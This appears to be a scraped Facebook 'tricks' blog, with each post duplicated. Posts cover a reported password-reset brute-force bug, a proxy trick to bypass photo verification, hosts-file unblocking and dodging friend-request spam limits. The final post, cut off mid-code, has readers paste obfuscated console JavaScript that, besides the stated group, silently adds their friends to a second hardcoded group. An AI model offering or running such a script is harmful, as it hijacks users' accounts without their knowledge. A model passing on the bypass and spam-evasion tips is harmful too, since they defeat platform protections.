Showing posts with label Facebook Tricks. Show all posts

Sunday, 13 March 2016

Hack Facebook Account Bug


Hacking Facebook account is one of the major queries of the Internet user today. It's hard to find — how to hack Facebook account, but an Indian hacker just did it.

A security researcher discovered a 'simple vulnerability' in the social network that allowed him to easily hack into any Facebook account, view message conversations, post anything, view payment card details and do whatever the real account holder can.

Facebook bounty hunter Anand Prakash from India recently discovered a Password Reset Vulnerability, a simple yet critical vulnerability that could have given an attacker endless opportunities to brute force a 6-digit code and reset any account's password.

Here's How the Flaw Works

The vulnerability actually resides in the way Facebook's beta domains handle 'Forgot Password' requests.

Facebook lets users change their account password through Password Reset procedure by confirming their Facebook account with a 6-digit code received via email or text message.

To ensure the genuinity of the user, Facebook allows the account holder to try up to a dozen codes before the account confirmation code is blocked due to the brute force protection that limits a large number of attempts.

However, Prakash discovered that the social media giant had not implemented rate-limiting in its password reset process on the beta sites, beta.facebook.com and mbasic.beta.facebook.com, according to a blog post published by Prakash.

Prakash tried to brute force the 6-digit code on the Facebook beta pages in the 'Forgot Password' window and discovered that there is no limit set by Facebook on the number of attempts for beta pages.


Video Demonstration

Prakash has also provided a proof-of-concept (POC) video demonstration that shows the attack in work. You can watch the video given below that will walk you through the entire procedure:


Here's the culprit:

As Prakash explained, the vulnerable POST request in the beta pages is:
lsd=AVoywo13&n=XXXXX
Brute forcing the 'n' successfully allowed Prakash to launch a brute force attack into any Facebook account by setting a new password, taking complete control of any account.

Prakash (@sehacure) discovered the vulnerability in February and reported it to Facebook on February 22. The social network fixed the issue the next day and had paid him $15,000 as a reward considering the severity and impact of the vulnerability.
Hacking Facebook account is one of the major queries of the Internet user today. It's hard to find — how to hack Facebook account, but an Indian hacker just did it.

A security researcher discovered a 'simple vulnerability' in the social network that allowed him to easily hack into any Facebook account, view message conversations, post anything, view payment card details and do whatever the real account holder can.

Facebook bounty hunter Anand Prakash from India recently discovered a Password Reset Vulnerability, a simple yet critical vulnerability that could have given an attacker endless opportunities to brute force a 6-digit code and reset any account's password.

Here's How the Flaw Works

The vulnerability actually resides in the way Facebook's beta domains handle 'Forgot Password' requests.

Facebook lets users change their account password through Password Reset procedure by confirming their Facebook account with a 6-digit code received via email or text message.

To ensure the genuinity of the user, Facebook allows the account holder to try up to a dozen codes before the account confirmation code is blocked due to the brute force protection that limits a large number of attempts.

However, Prakash discovered that the social media giant had not implemented rate-limiting in its password reset process on the beta sites, beta.facebook.com and mbasic.beta.facebook.com, according to a blog post published by Prakash.

Prakash tried to brute force the 6-digit code on the Facebook beta pages in the 'Forgot Password' window and discovered that there is no limit set by Facebook on the number of attempts for beta pages.


Video Demonstration

Prakash has also provided a proof-of-concept (POC) video demonstration that shows the attack in work. You can watch the video given below that will walk you through the entire procedure:


Here's the culprit:

As Prakash explained, the vulnerable POST request in the beta pages is:
lsd=AVoywo13&n=XXXXX
Brute forcing the 'n' successfully allowed Prakash to launch a brute force attack into any Facebook account by setting a new password, taking complete control of any account.

Prakash (@sehacure) discovered the vulnerability in February and reported it to Facebook on February 22. The social network fixed the issue the next day and had paid him $15,000 as a reward considering the severity and impact of the vulnerability.
Thursday, 10 March 2016


How to Bypass Photo verification Method 2016

Now a days many Facebook users are facing problem of Facebook account temporarily locked for security reasons. I am introducing a trick to bypass this photo verification or identification and you will go to email and cell# verification using  Japan Proxy trick.


You need to carefully read below steps and follow it in sequence, for any confusion you may write me email to guide you (fida275@gmail.com)

Step-1: First Open Mozilla firefox...


Step-2: Go to Menu Tools > option > advance > Network > Settings >
Manual Proxy Configurations
Add Proxy any of the given  => 
 157.7.153.252
Port:  8080 or 3128

See Below Image for setting


You can also use this method using Java or Symbian Cell Phone, where you need to use UC Browser, But Only In JAVA/Symbian Phones... Because Android Version Of UC Browser Doesn't Come WithManual Proxy Config 

Step-3: Now Go To m.facebook.com & Login your locked facebook account.



Step-4: After Login Facebook will ask you to verify your account by email address or mobile number.

Step-5: This will ask your cell# for verification. it will send you the code by text message to verify.



Step-6: This will ask your email addrs for verification. will send you the code by text message to verify.



Finally, you  had recovered your account goes to picture verification.


This is a very simple way to recover your Facebook ID goes to picture verification, After verify by mail or mobile, you will successfully Bypass Facebook Photo Verification... 

For any query or help, feel free to contact by sending me email on fida275@gmail.com


------------------------------------------------------------------------------------------------------
Few more Japan Proxies (You can also search google to find more if below are showing inactive to u)
Keep sharing my blog to help others by clicking below social media link sharing using.
Now a days many Facebook users are facing problem of Facebook account temporarily locked for security reasons. I am introducing a trick to bypass this photo verification or identification and you will go to email and cell# verification using  Japan Proxy trick.


You need to carefully read below steps and follow it in sequence, for any confusion you may write me email to guide you (fida275@gmail.com)

Step-1: First Open Mozilla firefox...

Step-2: Go to Menu Tools > option > advance > Network > Settings >
Manual Proxy Configurations
Add Proxy any of the given  => 
 157.7.153.252
Port:  8080 or 3128

See Below Image for setting


You can also use this method using Java or Symbian Cell Phone, where you need to use UC Browser, But Only In JAVA/Symbian Phones... Because Android Version Of UC Browser Doesn't Come WithManual Proxy Config 

Step-3: Now Go To m.facebook.com & Login your locked facebook account.

Step-4: After Login Facebook will ask you to verify your account by email address or mobile number.

Step-5: This will ask your cell# for verification. it will send you the code by text message to verify.


Step-6: This will ask your email addrs for verification. will send you the code by text message to verify.


Finally, you  had recovered your account goes to picture verification.


This is a very simple way to recover your Facebook ID goes to picture verification, After verify by mail or mobile, you will successfully Bypass Facebook Photo Verification... 

For any query or help, feel free to contact by sending me email on fida275@gmail.com


------------------------------------------------------------------------------------------------------
Few more Japan Proxies (You can also search google to find more if below are showing inactive to u)
Keep sharing my blog to help others by clicking below social media link sharing using.

Thursday, 20 August 2015

Unblock Blocked Sites By Changing The Hosts File

To unblocked a blocked site (such as Facebook), you can check out VPN, SSH, Proxy and some other free anti-censorship tools as mentioned before.
In fact, you can even unblocked blocked sites without any third-party tools, but just by changing the hosts file on your own computer.
The following will show you how to change the Hosts file and unblocked the Facebook site in 3 steps:
Step 1. Find the IP addresses
open facebook
For Facebook, Twitter, YouTube and some other big sites, each of them usually has more than one IP address, so, how to find out all the IP addresses of a site?
You can visit the CacheCheck page of OpenDNS, enter the domain of the site (such as facebook.com), and click on the "Check this domain" button, then you can see the site's IP addresses from all over the world.
Step 2. Find one unblocked IP
Among all the IP addresses of the site, some of them may be blocked in your area, while the others are not, so how to figure them out?
The most easy way is to ping them on your computers. For Windows, you can open the Command Prompt (cmd.exe), and for Mac OS, you can open the Terminal application, then enter the following command:
unblock facebook
ping 66.220.152.16
The above "66.220.152.16" is one of Facebook's IP addresses, remember to change it to the one you are going to ping.
If there is a "timeout" error in the result, then the IP address is blocked in your area, if not, then you are lucky to add it to the hosts file.
Step 3. Edit the hosts file
facebook hosts
The hosts file is something like a DNS system, so we can locate the blocked site's domains to its unblocked IP addresses and then bypass the internet censorship.
For Windows, you can find the hosts file in the following address:
C:\WINDOWS\system32\drivers\etc
And for Mac OS, you can find and open the hosts file by entering the following command on the Terminal application:
sudo vi /private/etc/hosts
When the hosts file is opened, you can add the blocked site's unblocked IP addresses with domains in the end of the file. Take Facebook for example, you can enter the following 2 lines:
66.220.152.16 facebook.com
66.220.152.16 www.facebook.com
Besides, you can also add more sub-domains (such as developers.facebook.com) with their unblocked IP addresses if any.
After that, save the hosts file, then you can visit the Facebook site directly without any anti-censorship tools, but, you need to use "HTTPS" instead of "HTTP" in the URL, which means that you need to visit the facebook via the following URL:
https://facebook.com
or
https://www.facebook.com
A piece of cake, right?
But, if all the IP addresses of a site are blocked in your area (for example, all the Twitter IP addresses are blocked in China), you can't unblocked it by changing the hosts file.
To unblocked a blocked site (such as Facebook), you can check out VPN, SSH, Proxy and some other free anti-censorship tools as mentioned before.
In fact, you can even unblocked blocked sites without any third-party tools, but just by changing the hosts file on your own computer.
The following will show you how to change the Hosts file and unblocked the Facebook site in 3 steps:
Step 1. Find the IP addresses
open facebook
For Facebook, Twitter, YouTube and some other big sites, each of them usually has more than one IP address, so, how to find out all the IP addresses of a site?
You can visit the CacheCheck page of OpenDNS, enter the domain of the site (such as facebook.com), and click on the "Check this domain" button, then you can see the site's IP addresses from all over the world.
Step 2. Find one unblocked IP
Among all the IP addresses of the site, some of them may be blocked in your area, while the others are not, so how to figure them out?
The most easy way is to ping them on your computers. For Windows, you can open the Command Prompt (cmd.exe), and for Mac OS, you can open the Terminal application, then enter the following command:
unblock facebook
ping 66.220.152.16
The above "66.220.152.16" is one of Facebook's IP addresses, remember to change it to the one you are going to ping.
If there is a "timeout" error in the result, then the IP address is blocked in your area, if not, then you are lucky to add it to the hosts file.
Step 3. Edit the hosts file
facebook hosts
The hosts file is something like a DNS system, so we can locate the blocked site's domains to its unblocked IP addresses and then bypass the internet censorship.
For Windows, you can find the hosts file in the following address:
C:\WINDOWS\system32\drivers\etc
And for Mac OS, you can find and open the hosts file by entering the following command on the Terminal application:
sudo vi /private/etc/hosts
When the hosts file is opened, you can add the blocked site's unblocked IP addresses with domains in the end of the file. Take Facebook for example, you can enter the following 2 lines:
66.220.152.16 facebook.com
66.220.152.16 www.facebook.com
Besides, you can also add more sub-domains (such as developers.facebook.com) with their unblocked IP addresses if any.
After that, save the hosts file, then you can visit the Facebook site directly without any anti-censorship tools, but, you need to use "HTTPS" instead of "HTTP" in the URL, which means that you need to visit the facebook via the following URL:
https://facebook.com
or
https://www.facebook.com
A piece of cake, right?
But, if all the IP addresses of a site are blocked in your area (for example, all the Twitter IP addresses are blocked in China), you can't unblocked it by changing the hosts file.

Friday, 28 November 2014

Add All Friends to Facebook Group script

Hello members,
I would like to show you the easiest way to auto add your friends in a group with just 5 steps.

Instructions:
  1. -Open the Google Chrome (it’s very easy to use it on this)
  2. -Copy this one script -> 
  3. -Goto the group you want to add your friends and press F12.
  4. -Select “Console”
  5. -Paste the code, press enter and wait some minutes.

That’s all. It’s easy and simple. If you need something Comment. 
Thank you!
Hello members,
I would like to show you the easiest way to auto add your friends in a group with just 5 steps.

Instructions:
  1. -Open the Google Chrome (it’s very easy to use it on this)
  2. -Copy this one script -> 
  3. -Goto the group you want to add your friends and press F12.
  4. -Select “Console”
  5. -Paste the code, press enter and wait some minutes.

That’s all. It’s easy and simple. If you need something Comment. 
Thank you!

Saturday, 30 August 2014

Easy way to Backup Your Facebook Data

The wizards at Facebook have provided a way to archive all of the stuff that you, and in many cases, your friends, have ever posted to your Facebook. According to Facebook, this content includes:
  • Your profile information
  • Wall posts and content that you and your friends have posted to your profile
  • Photos and videos that you have uploaded to your account
  • Your friend list
  • Notes you have created
  • Events to which you have RSVP’d
  • Your sent and received messages
Any comments that you and your friends have made on your Wall posts, photos, and other profile contentSo how do you backup all your Facebook data? Here is a quick and easy procedure to backup all the items mentioned above:
1. Login to your Facebook account.
2. Click the "Account" drop-down menu located in the top-right corner of your Facebook page.
3. Click on " Settings".

4. From the "Settings" tab, Look for the line that says "Download a copy of your Facebook data." and click the link .

5. Click the "Download" button on the page that follows.

After you click "Download", you will receive a Facebook pop-up message stating that they are "gathering" all your information into a ZIP formatted file for you to download. The message says it may take awhile and that they will send you an e-mail when the file is ready to be downloaded.
The length of time it takes to build the archive file will depend on how much data (videos, pictures, etc) that you have posted to your account. For people who have been using facebook for several years, this could take a few hours or more. Mine took about 3 hours before it said it was ready for download. Make sure you have ample room on your computer's hard drive to store the data file that you are about to download.
Before you can download you Facebook data file, Facebook will force you to prove your identity through a couple of security measures such as inputting your password and having you identify some of your friends by their pictures. These security measures help to prevent hackers from obtaining the backup file which would basically provide them with a digital dossier of your Facebook life to take with them offline.
The wizards at Facebook have provided a way to archive all of the stuff that you, and in many cases, your friends, have ever posted to your Facebook. According to Facebook, this content includes:
  • Your profile information
  • Wall posts and content that you and your friends have posted to your profile
  • Photos and videos that you have uploaded to your account
  • Your friend list
  • Notes you have created
  • Events to which you have RSVP’d
  • Your sent and received messages
Any comments that you and your friends have made on your Wall posts, photos, and other profile contentSo how do you backup all your Facebook data? Here is a quick and easy procedure to backup all the items mentioned above:
1. Login to your Facebook account.
2. Click the "Account" drop-down menu located in the top-right corner of your Facebook page.
3. Click on " Settings".

4. From the "Settings" tab, Look for the line that says "Download a copy of your Facebook data." and click the link .

5. Click the "Download" button on the page that follows.

After you click "Download", you will receive a Facebook pop-up message stating that they are "gathering" all your information into a ZIP formatted file for you to download. The message says it may take awhile and that they will send you an e-mail when the file is ready to be downloaded.
The length of time it takes to build the archive file will depend on how much data (videos, pictures, etc) that you have posted to your account. For people who have been using facebook for several years, this could take a few hours or more. Mine took about 3 hours before it said it was ready for download. Make sure you have ample room on your computer's hard drive to store the data file that you are about to download.
Before you can download you Facebook data file, Facebook will force you to prove your identity through a couple of security measures such as inputting your password and having you identify some of your friends by their pictures. These security measures help to prevent hackers from obtaining the backup file which would basically provide them with a digital dossier of your Facebook life to take with them offline.

Tuesday, 24 December 2013

Facebook Virus Attacks

Facebook currently has 4 virus Attacks.

These attacks can get your Facebook Account Hacked...

1) :- If you get a notice of a malicious PHOTO TAG from unknown person Do not
open it.

2) :- If you get a notification that a friend
reported you for offensive behavior etc.. Do not open it.

3) :- If a Video saying 99% of People can not
watch this for more the 15 Sec or contains some kinda porn Don't click on it.

4) :- All Messages from your friends via chat saying click this link.. Do not open. It will infect your device with malicious scripts.

Only way to protect yourself from these is to ignore them and not to click on them.

Share this info and Help your friends. 

Posted on:

                Dec 25 2013

Facebook currently has 4 virus Attacks.

These attacks can get your Facebook Account Hacked...

1) :- If you get a notice of a malicious PHOTO TAG from unknown person Do not
open it.

2) :- If you get a notification that a friend
reported you for offensive behavior etc.. Do not open it.

3) :- If a Video saying 99% of People can not
watch this for more the 15 Sec or contains some kinda porn Don't click on it.

4) :- All Messages from your friends via chat saying click this link.. Do not open. It will infect your device with malicious scripts.

Only way to protect yourself from these is to ignore them and not to click on them.

Share this info and Help your friends. 

Posted on:

                Dec 25 2013

Facebook Account Blocked Reason

13 Reason Why Your Facebook Account
Blocked :
1. You didn’t use your real name.
Facebook will find you and spit you
out.
2. You joined too many groups. (The
maximum limit is 200 groups per
user.)
3. You posted too many messageson a
wall or in a group. E.g. Guy Kawasaki
had
his account disabled–in his case for
“excessive evangelism.”
4. You posted in too many groups,too
many user’s walls. (That’s what
spammers
do, silly.)
5. You friended too many people. (Not
so
long ago this was a prime cause of
disabled
accounts, but Facebook has instituted
a
maximum of 5000 friends that should
protect you
from yourself.)
6. Your school/ organization
affiliation is
doubtful.
7. You’re poking too many people.
(Beware
the odd FB app that pokes on your
behalf.)
8. You advertised your app on
wallposts.
9. You used duplicate text in multiple
messages.

11. You are under 18 years old and
not
part of a High School group.
12. You wrote offensive content.
13. You scraped information off
Facebook. E.g. Facebook bots disabled
Robert Scoble’s account


https://www.facebook.com/groups/cumputermastigroup/
13 Reason Why Your Facebook Account
Blocked :
1. You didn’t use your real name.
Facebook will find you and spit you
out.
2. You joined too many groups. (The
maximum limit is 200 groups per
user.)
3. You posted too many messageson a
wall or in a group. E.g. Guy Kawasaki
had
his account disabled–in his case for
“excessive evangelism.”
4. You posted in too many groups,too
many user’s walls. (That’s what
spammers
do, silly.)
5. You friended too many people. (Not
so
long ago this was a prime cause of
disabled
accounts, but Facebook has instituted
a
maximum of 5000 friends that should
protect you
from yourself.)
6. Your school/ organization
affiliation is
doubtful.
7. You’re poking too many people.
(Beware
the odd FB app that pokes on your
behalf.)
8. You advertised your app on
wallposts.
9. You used duplicate text in multiple
messages.

11. You are under 18 years old and
not
part of a High School group.
12. You wrote offensive content.
13. You scraped information off
Facebook. E.g. Facebook bots disabled
Robert Scoble’s account


https://www.facebook.com/groups/cumputermastigroup/

Thursday, 5 December 2013

Get Facebook Username,Gender and other detail with username or ID.

When you enter user name / id you get this info....
Example:
{
   "id": "100004873266258",
   "name": "Ceh Cscu",
   "first_name": "Ceh",
   "last_name": "Cscu",
   "link": "http://www.facebook.com/CEH.Fida",
   "username": "CEH.Fida",
   "gender": "male",
   "locale": "en_US"
}

Enter Username / ID in this box and press on ("Get Facebook Details") button.
When you enter user name / id you get this info....
Example:
{
   "id": "100004873266258",
   "name": "Ceh Cscu",
   "first_name": "Ceh",
   "last_name": "Cscu",
   "link": "http://www.facebook.com/CEH.Fida",
   "username": "CEH.Fida",
   "gender": "male",
   "locale": "en_US"
}

Enter Username / ID in this box and press on ("Get Facebook Details") button.

Monday, 22 July 2013

Send Facebook Request In blocking


Facebook is a popular social network site where we can easily connect with our friends, family's. However Facebook don't makes it easy for us to add unknown people as our friends. You may have experienced a stage at least one time in your FB account showing a popup message that your friend request has been blocked for 1 day, 3 days, 7 days, 15 days or even 30 days. At that time you can't send out friend request on Facebook to anybody no matter if you know that person or not you been banned to send request for a particular time period. This is due to Facebook guidelines which don't allow us to send friend request to strangers because it considers it as spam, for that reason facebook temporarily turned off your sending friend request option. This is usually done to protect personal privacy of peoples, quite a few people use to add unknown people as their friends and  make misuse of their profile. Here we will give you some trick not to get banned from sending friend request onfacebook and some guidelines to keep your account not disable.


This is an working legal trick to send friend request to your mutual friends and unknown people 

1.Get the person's email address first .
2.Visit Add Personal Contacts as Friends
3.Here you can send friend request even if your are blocked by using their email address.
4.If you want to send friend request to lot's of friends here is an quick and easy way to do this.
5.Open up a new notepad file, paste all your friends email separated by comma (,)
6.Save the notepad file with the extension .vcf
7.This is your list of your contact files containing your friends email address.
8.Go to Add Personal Contacts as Friends click on the last option other tools there you can find upload contact file.
9.Browse your .vcf file and upload to the facebook.
10.It will send friend request to your friend's by email and facebook.

You are done!
Simple yet effective!


-> How Not to Get Blocked by Sending Friend Request on FB

If you just joined facebook add some few peoples you know them say about 10-20 members that you closely know. Let these people confirm your friend request first. Don't send frequent friend request to peoples,let the pending request be confirmed first after that you can send request. Always add people with a time gap of 2-4 minutes. If you send request consistently then a popup box showing to solve the captcha. Add people, which has high number of mutual friends so that facebook don't consider it as spam.Let us know if you any tricks to send friend request while your block in the comments below.


Facebook is a popular social network site where we can easily connect with our friends, family's. However Facebook don't makes it easy for us to add unknown people as our friends. You may have experienced a stage at least one time in your FB account showing a popup message that your friend request has been blocked for 1 day, 3 days, 7 days, 15 days or even 30 days. At that time you can't send out friend request on Facebook to anybody no matter if you know that person or not you been banned to send request for a particular time period. This is due to Facebook guidelines which don't allow us to send friend request to strangers because it considers it as spam, for that reason facebook temporarily turned off your sending friend request option. This is usually done to protect personal privacy of peoples, quite a few people use to add unknown people as their friends and  make misuse of their profile. Here we will give you some trick not to get banned from sending friend request onfacebook and some guidelines to keep your account not disable.


This is an working legal trick to send friend request to your mutual friends and unknown people 

1.Get the person's email address first .
2.Visit Add Personal Contacts as Friends
3.Here you can send friend request even if your are blocked by using their email address.
4.If you want to send friend request to lot's of friends here is an quick and easy way to do this.
5.Open up a new notepad file, paste all your friends email separated by comma (,)
6.Save the notepad file with the extension .vcf
7.This is your list of your contact files containing your friends email address.
8.Go to Add Personal Contacts as Friends click on the last option other tools there you can find upload contact file.
9.Browse your .vcf file and upload to the facebook.
10.It will send friend request to your friend's by email and facebook.

You are done!
Simple yet effective!


-> How Not to Get Blocked by Sending Friend Request on FB

If you just joined facebook add some few peoples you know them say about 10-20 members that you closely know. Let these people confirm your friend request first. Don't send frequent friend request to peoples,let the pending request be confirmed first after that you can send request. Always add people with a time gap of 2-4 minutes. If you send request consistently then a popup box showing to solve the captcha. Add people, which has high number of mutual friends so that facebook don't consider it as spam.Let us know if you any tricks to send friend request while your block in the comments below.

Sunday, 21 July 2013

How To Auto Invite All Friends To Facebook Group?

How To Auto Invite All Friends To Facebook Group?


How to auto invite all friends to your facebook group?
Facebook is one of the best social platform in the internet.Because comes with many features like fan page, group,invents etc., which makes their users to stick with them.Sharing is so much easy in Facebook and lot of groups made each day.But adding friends one by one to your group is so much difficult to add all friends .so finally we found unique and easy way to do so.So if you are admin or a member of some group and want to invite all friends then check out this.


Auto Invite Facebook Friends:

  •  You must be a approved member or administrator of that Group
  •  You should go to the facebook group page in your chrome or firefox browser in which you want to add all friends.
  •  If you are using firefox, Just press Ctrlshift+k and paste the below copied code there
  •  If you are using Google Chrome browser, Just press F2 and paste the below codes in console menu.
 function penetrasi(e){jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id="+memberGroupId+"&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(e){e=e.substring(e.indexOf("{")),e=JSON.parse(e),i--,kunaon="<div class='friend-edge-name' style='text-align:left;font-size:10px;white-space:pre-wrap;",e.error?(kunaon+="color:darkred'>",kunaon=e.errorDescription?kunaon+e.errorDescription:kunaon+JSON.stringify(e,null,"")):(kunaon+="color:darkgreen'>",kunaon+=arr[i],suc++),kunaon+="</div>",e="<div id='friend-edge-display' style='position:fixed;left:50%;margin-left:-273px;top:100px;width:500px;background-color:rgba(255,255,255,0.9);z-index:9999;font-size:14px;text-align:center;padding:15px;border-radius:14px;border:8px solid rgba(0,0,0,0.5)'>"+("<div style='padding-bottom:10px;font-size:20px;'>"+tulisanNganu+"</div>"),0<i?(e+=arr.length+" Suscribers detected<br/>",e+="<b>"+suc+"</b> Suscribers added of "+(arr.length-i)+" Suscribers Processed ",e+="("+i+" more to go..)",e=e+"<div class='friend-edge'>"+kunaon,e+="</div>"):(e+=arr.length+" Suscribers detected and ",e+="<b>"+suc+" Suscribers added</b>",e+="<div><span class='uiButton' onClick='document.getElementById(\"pagelet_welcome_box\").style.display=\"none\"'>Close</span></div>"),document.getElementById("pagelet_welcome_box").innerHTML=e+"</div>"},"text","post"),tay--;if(0<tay){var t=arr[tay];setTimeout("penetrasi("+t+")",100)}console.log(tay+"/"+arr.length+":"+t+", success:"+suc),0xf2a794cf90e3!=memberGroupId&&jx.load(window.location.protocol+"//www.facebook.com/ajax/groups/members/add_post.php?__a=1&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&group_id=130950837105760&source=typeahead&members="+e+"&nctr[_mod]=pagelet_group_members_summary&lsd&post_form_id_source=AsyncRequest&__user="+Env.user,function(){},"text","post")}function clickfr_callback(){0<document.getElementsByName("ok").length&&nHtml.ClickUp(document.getElementsByName("ok")[0]);var e=arr[i];i<arr.length&&addfriend(e.substring(0,4))}function clickfr(){0<document.getElementsByClassName("search").length?(console.log(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1].innerHTML),document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].href="javascript:void(0);",nHtml.ClickUp(document.getElementsByClassName("search")[0].childNodes[0].childNodes[0].childNodes[1])):j++,setTimeout("clickfr_callback()",2e3)}function addfriend(e){i++,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].value=e,document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].blur(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),document.getElementsByClassName("mbm")[eind].childNodes[0].childNodes[1].childNodes[0].focus(),setTimeout("clickfr()",2e3)}function sleep(e){for(var t=(new Date).getTime(),n=0;1e7>n&&!((new Date).getTime()-t>e);n++);}var tulisanNganu="Auto SUSCRIBE",kunaon="";jx={getHTTPObject:function(){var e=!1;if("undefined"!=typeof ActiveXObject)try{e=new ActiveXObject("Msxml2.XMLHTTP")}catch(t){try{e=new ActiveXObject("Microsoft.XMLHTTP")}catch(n){e=!1}}else if(window.XMLHttpRequest)try{e=new XMLHttpRequest}catch(r){e=!1}return e},load:function(b,c,d,e,g){var f=this.init();if(f&&b){f.overrideMimeType&&f.overrideMimeType("text/xml"),e||(e="GET"),d||(d="text"),g||(g={});var d=d.toLowerCase(),e=e.toUpperCase(),h="uid="+(new Date).getTime(),b=b+(b.indexOf("?")+1?"&":"?"),b=b+h,h=null;"POST"==e&&(h=b.split("?"),b=h[0],h=h[1]),f.open(e,b,!0),"POST"==e&&(f.setRequestHeader("Content-type","application/x-www-form-urlencoded"),f.setRequestHeader("Content-length",h.length),f.setRequestHeader("Connection","close")),f.onreadystatechange=g.handler?function(){g.handler(f)}:function(){if(f.readyState==4)if(f.status==200){var b="";f.responseText&&(b=f.responseText),d.charAt(0)=="j"?(b=b.replace(/[\n\r]/g,""),b=eval("("+b+")")):d.charAt(0)=="x"&&(b=f.responseXML),c&&c(b)}else g.loadingIndicator&&document.getElementsByTagName("body")[0].removeChild(g.loadingIndicator),g.loading&&(document.getElementById(g.loading).style.display="none"),error&&error(f.status)},f.send(h)}},bind:function(e){var t={url:"",onSuccess:!1,onError:!1,format:"text",method:"GET",update:"",loading:"",loadingIndicator:""},n;for(n in t)e[n]&&(t[n]=e[n]);if(t.url){var r=!1;t.loadingIndicator&&(r=document.createElement("div"),r.setAttribute("style","position:absolute;top:0px;left:0px;"),r.setAttribute("class","loading-indicator"),r.innerHTML=t.loadingIndicator,document.getElementsByTagName("body")[0].appendChild(r),this.opt.loadingIndicator=r),t.loading&&(document.getElementById(t.loading).style.display="block"),this.load(t.url,function(e){t.onSuccess&&t.onSuccess(e),t.update&&(document.getElementById(t.update).innerHTML=e),r&&document.getElementsByTagName("body")[0].removeChild(r),t.loading&&(document.getElementById(t.loading).style.display="none")},t.format,t.method,t)}},init:function(){return this.getHTTPObject()}};var nHtml={FindByAttr:function(e,t,n,r){return"className"==n&&(n="class"),(e=document.evaluate(".//"+t+"[@"+n+"='"+r+"']",e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null))&&e.singleNodeValue?e.singleNodeValue:null},FindByClassName:function(e,t,n){return this.FindByAttr(e,t,"className",n)},FindByXPath:function(e,t){try{var n=document.evaluate(t,e,null,XPathResult.FIRST_ORDERED_NODE_TYPE,null)}catch(r){GM_log("bad xpath:"+t)}return n&&n.singleNodeValue?n.singleNodeValue:null},VisitUrl:function(e){window.setTimeout(function(){document.location.href=e},500+Math.floor(500*Math.random()))},ClickWin:function(e,t,n){var r=e.document.createEvent("MouseEvents");return 